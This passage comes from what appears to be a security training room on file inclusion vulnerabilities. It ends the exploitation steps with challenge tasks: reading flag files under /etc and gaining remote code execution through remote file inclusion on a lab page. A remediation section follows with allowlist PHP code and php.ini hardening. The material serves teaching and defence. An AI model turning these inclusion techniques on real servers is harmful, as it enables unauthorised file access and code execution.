Once you have a feel for how the application processes input, figure out whether any filtering is in place. Is ../ being stripped? Is a directory being prepended? Is an extension being appended? Understanding the filter is the first step to bypassing it.
7. Craft your payload.
Using what you've learned about the application's behaviour and filters, build a payload that reaches the file you're after.
Good luck with the challenges!
?Answer the questions below
- Capture Flag1 at /etc/flag1
- Capture Flag2 at /etc/flag2
- Capture Flag3 at /etc/flag3
- Gain RCE in Lab #Playground /playground.php with RFI to execute the hostname command. What is the output?
Remediation
Remediation
Now that we've seen how file inclusion vulnerabilities are exploited, let's look at the other side of the coin. If you're building or maintaining a web application, what can you do to prevent these issues?
There is no single fix that covers every case. A strong defence combines secure coding practices with server-level configuration. Below are the key measures you should consider.
Validate and Sanitise User Input
This is the most important step. Never pass raw user input into file-handling functions like include(), require(), or file_get_contents(). If your application needs to load files based on user input, use an allowlist (sometimes called a whitelist) of permitted filenames and reject anything that doesn't match. For example, if a user should only be able to select a language file, map the input to a fixed set of known values rather than using it directly in a file path:
<?PHP
    $allowed = ['en' => 'languages/EN.php', 'ar' => 'languages/AR.php'];
    $lang = $_GET['lang'] ?? 'en';
    if (array_key_exists($lang, $allowed)) {
        include($allowed[$lang]);
    }
?>
This way, the user never controls the actual file path.
Disable Unnecessary PHP Features
If your application does not need to include remote files, disable allow_url_fopen and allow_url_include in your php.ini configuration. This completely shuts down RFI as an attack vector:
allow_url_fopen = Off
allow_url_include = Off
Similarly, restrict the protocols and PHP wrappers that your application can use. If you don't need php://, data://, or expect://, disable them.
Turn Off Detailed Error Messages in Production
As we saw in the LFI tasks, error messages can reveal the full file path of the application, the names of functions being used, and the structure of the file system. In a production environment, set display_errors to Off in php.ini and log errors to a file instead:
display_errors = Off
log_errors = On
This denies attackers the information they need to fine-tune their payloads.
Keep Software Up to Date
Ensure your operating system, web server, PHP version, and any frameworks or libraries are kept up to date. Many file inclusion techniques (such as the null byte bypass) have been patched in newer versions of PHP. Running outdated software leaves you exposed to vulnerabilities that have known, public exploits.
Deploy a Web Application Firewall (WAF)
A WAF can detect and block common file inclusion payloads like ../ sequences, null bytes, and URLs in parameters. It is not a replacement for secure code, but it adds a useful layer of defence, especially against automated scanning tools.
Summary
The table below brings all of these measures together:
| Measure | What It Prevents |
|---|---|
| Input validation with an allowlist | Blocks arbitrary file paths and traversal sequences from reaching file-handling functions. |
Disable allow_url_fopen / allow_url_include |
Eliminates RFI entirely by preventing include() from fetching remote URLs. |
| Disable detailed error messages | Stops attackers from learning the application's directory structure and internal function calls. |
| Keep software updated | Removes known vulnerabilities such as the null byte bypass (patched in PHP 5.3.4). |
| Web Application Firewall | Provides an additional detection layer against common traversal and inclusion payloads. |
?Answer the questions below
- I can now exploit LFI vulnerabilities!
 Broken Authentication
 Command Injection